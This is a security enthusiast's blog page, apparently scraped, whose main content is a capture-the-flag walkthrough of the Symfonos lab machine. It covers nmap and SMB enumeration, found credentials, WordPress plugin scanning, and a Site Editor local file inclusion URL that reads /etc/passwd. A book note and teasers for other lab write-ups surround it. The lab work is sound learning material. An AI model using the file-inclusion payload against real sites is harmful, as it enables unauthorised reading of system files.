How to implement?
Code:
RewriteCond %{HTTPS} !=on
RewriteRule ^(.*)$ https://%{HTTP_HOST}%{REQUEST_URI} [L,R=301,NE]
A security enthusiast's blog!
How to implement?
Code:
RewriteCond %{HTTPS} !=on
RewriteRule ^(.*)$ https://%{HTTP_HOST}%{REQUEST_URI} [L,R=301,NE]

I have promised myself to read a book monthly, apart from my regular work, and as for the month of August, I decided to read a book called “Stages of Meditation”. This book was composed by Acharya Kamalashila (A Nalanda Scholar who was invited to Tibet by the King of Tibet; in the 8th century), and His Holiness the Dalai Lama has given many teachings of it. I highly recommend this book to all the friends who are interested in Meditation. This book is written for a Buddhist Practitioner however, it has highlighted many strategies and tips which could benefit even for a non-Buddhist. For example, it has mentioned about the diet you should follow and what kind of environment is suitable for a beginner etc.. At last but not least, I pray that this book will benefit you as much as it did to me.
Target Machine Name: Symfonos
Information in our hand:
Kali Linux IP Machine: 192.168.56.102
Got get the victim machine IP address:
netdiscover -i eth0 -r 192.168.56.102/24
Victim or Target Machine IP: 192.168.56.101
Step 01: Active Scanning
nmap -sC -sV -p- -T4 -A 192.168.56.101 -oN nmap.log
Service Info: Hosts: symfonos.localdomain, SYMFONOS; OS: Linux; Host script results: |_nbstat: NetBIOS name: SYMFONOS, NetBIOS user: <unknown>, NetBIOS | smb-os-discovery: | OS: Windows 6.1 (Samba 4.5.16-Debian) | Computer name: symfonos | NetBIOS computer name: SYMFONOS\x00 | Domain name: \x00 | FQDN: symfonos | smb-security-mode: | account_used: guest | authentication_level: user | challenge_response: supported |_ message_signing: disabled (dangerous, but default) | smb2-security-mode: | 2.02: |_ Message signing enabled but not required | smb2-time: | date: 2019-07-22 12:36:26 |_ start_date: N/A
Step 2:

I browse the IP address: 192.168.56.101 and one an image was there.
Since I didn’t find anything from source code or robots.txt, I used to exiftool and strings as well. It further confirms that I need to shift my area of interest. Therefore, I rechecked the findings we have in nmap.

It is running smb, therefore, let’s dig in.
Click on [+Other Locations] Connect to server: smb://192.168.56.101/ [Type this entire bold values] Click on [connect]
From this result, what we can deduce is that there
username: anonymous helios print$.

Subsequently click on Anonymous (because most of the time, anonymous user has either empty password or anonymous as password). In our case, it doesn’t required one (which means it’s empty)

We got few password from the note:
Password: epidioko qwerty baseball
Things become little easy now, because we have three usernames and passwords and let’s explore which does work.
Working Credential:
username: helios Password: qwerty
Visit: http://192.168.56.101/h3l105/
It’s wonderful that we now found a WordPress website.
Step 04:
I faced many difficulties running wpscan (original ruby based scanner)
wpscan --url http://192.168.56.101/h3l105/ --enumerate > wpscan.txt
I manually download the json files and update it nevertheless, I was not able to enumerate the plugins. Therefore, I had to use the wpscan built on python. (actually, I can manually enumerate the plugins and its corresponding versions however, lets think that it might be useful to other boxes as well)
python wordpresscan.py -u http://192.168.56.101/h3l105/
Result:
[i] Name: site-editor - v4.3 [!]LFI : Site Editor <= 1.1.1 - Local File Inclusion (LFI) - ID:9044 | Fixed in None | References: - http://seclists.org/fulldisclosure/2018/Mar/40 - https://github.com/SiteEditor/editor/issues/2 - Cve 2018-7422 [i] Name: mail-masta - v5.2.2 [!]LFI : Mail Masta 1.0 - Unauthenticated Local File Inclusion (LFI) - ID:8609 | Fixed in None | References: - https://cxsecurity.com/issue/WLB-2016080220 - Exploitdb 40290 [!]SQLI : Mail Masta 1.0 - Multiple SQL Injection - ID:8740 | Fixed in None | References: - https://github.com/hamkovic/Mail-Masta-Wordpress-Plugin - Cve 2017-6095 - Cve 2017-6096 - Cve 2017-6097 - Cve 2017-6098
I am very thrilled to see the suggested exploits and plugins. I tried the first plugins and visit the repository as suggested.

http://192.168.56.101/h3l105/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd
Bold letters were the exploit. You can find the details here.
I am not sure whether it will work however, I would like to share my plan; to try a nc (netcat) reverse connection.
Despite I tried different ways, I was not able to get a reverse connection. Therefore, I had to try a different plugin (vulnerable plugin) i.e. mail-masta wordpress plugin.
Details of the exploit is here.
To be continued …
Overview:
Kali Linux IP address: 192.168.56.102 PumpkinGarden IP address: 192.168.56.101
Continue reading “Will I get a root access to PumpkinGarden ?”
Kioptrix2014 is one of the most recommended machines to play around prior to OSCP preparation. Therefore, I am very much eager to shell the box 🙂
Setup:
mountroot> ufs:/dev/ada0p2
*****
Kali Machine IP: 192.168.56.102
Step 0:
ifconfig